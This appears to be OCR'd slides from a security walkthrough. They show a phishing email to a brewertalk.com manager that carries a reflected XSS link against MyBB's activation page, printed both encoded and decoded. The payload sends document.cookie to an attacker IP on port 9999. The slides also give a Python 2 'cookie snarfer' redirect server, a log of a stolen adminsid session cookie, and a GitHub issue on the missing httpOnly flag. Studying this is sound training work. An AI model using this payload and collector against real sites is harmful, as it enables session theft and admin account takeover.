
thebeerguy2112@gmail.com
Thu 8/10, 2:31 PM
Kevin Lagerfield

Reply all
Inbox
Action Items

Hi Kevin,
I think you are the new manager for brewertalk.com. I'm having trouble logging in. >From my new account. Can you give it to me? I see errors on this page.
-The Beer Guy

Exploiting XSS

Malicious URL Redirect


RE: brewertalk.com
Microsoft Corporation (US)
https://outlook.office.com/owa/projection.aspx
Reply all
Delete
Junk
•••
Reply all

RE: brewertalk.com

thebeerguy2112@gmail.com


Thu 8/10, 2:31 PM

```
<a href='http://www.brewertalk.com/member.php?action=activate&uid=-
1&code=">%3Cscript%3Edocument.location%3D%22http%3A%2F%2F45.77.65.211%3A9999%2Fmicr
osoftuserfeedbackservice%3Fmetric%3D%22%20%2B%20document.cookie%3B%3C%2Fscript%3E'>
```

Hi Kevin,
I think you are th ew manager for brewertalk.com. I'm having trouble logging in. >From my new account. Can you give it to me? I see errors on this page.
-The Beer Guy

Exploiting XSS

Malicious URL Redirect – Decoded


RE: brewertalk.com
Microsoft Corporation (US)
https://outlook.office.com/owa/projection.aspx
Reply all
Delete
Junk
•••
Reply all
T

RE: brewertalk.com


thebeerguy2112@gmail.com

Thu 8/10 2:31 PM

```
<a href='http://www.brewertalk.com/member.php?action=activate&uid=-
1&code="><script>document.location="http://45.77.65.211:9999/microsoftuserfeedbacks
ervice?metric=" + document.cookie;</script>'>
```


Hi Kevin,
I think you are the new manager for brewertalk.com. I'm having trouble logging in. >From my new account. Can you give it to me? I see errors on this page.
-The Beer Guy

Sample Python Cookie Snarfer / Redirector



```
#!/usr/bin/env python2.7
import SimpleHTTPServer
import SocketServer
class myHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_GET(self):
        print self.path
        self.send_response(302)
        new_path = '%s%s'%('http://www.brewertalk.com', '/index.php')
        self.send_header('Location', new_path)
        self.end_headers()

PORT = 9999
handler = SocketServer.TCPServer(("", PORT), myHandler)
print "serving at port 9999"
handler.serve_forever()
```


Result: Steal adminsid Authentication Cookie



```
root@LAGER:~# python tinyhttp.py
serving at port 9999
/microsoftuserfeedbackservice?metric=mybb[lastvisit]=1502722613;%20mybb[lastactive]=150
2723982;%20loginattempts=1;%20adminsid=0d2035fa36349fd2f979acc59a7829af;%20acploginatte
mpts=0
71.39.18.121 - - [14/Aug/2017 15:21:25] "GET /microsoftuserfeedbackservice?metric=mybb[
lastvisit]=1502722613;%20mybb[lastactive]=1502723982;%20loginattempts=1;%20adminsid=0d2
035fa36349fd2f979acc59a7829af;%20acploginattempts=0 HTTP/1.1" 302 -
```

httpOnly Oversight

https://github.com/mybb/mybb/issues/1622



httpOnly for adminSID cookie #1622

Closed PirataNervo opened this issue on Nov 17, 2014 · 0 comments

PirataNervo commented on Nov 17, 2014

Add httpOnly flag for adminSID cookie.

PirataNervo added enhancement 1.8 labels on Nov 17, 2014

PirataNervo self-assigned this on Nov 17, 2014

PirataNervo added this to the 1.8.3 milestone on Nov 17, 2014

Stefan-ST added a commit to Stefan-ST/mybb that referenced this issue on Nov 19, 2014

```
Fixes #1622 httpOnly for adminSID cookie                    0dcbed2
```

Assignees

Stefan-ST

Labels

1.8

enhancement

s:fixed

Projects

None yet

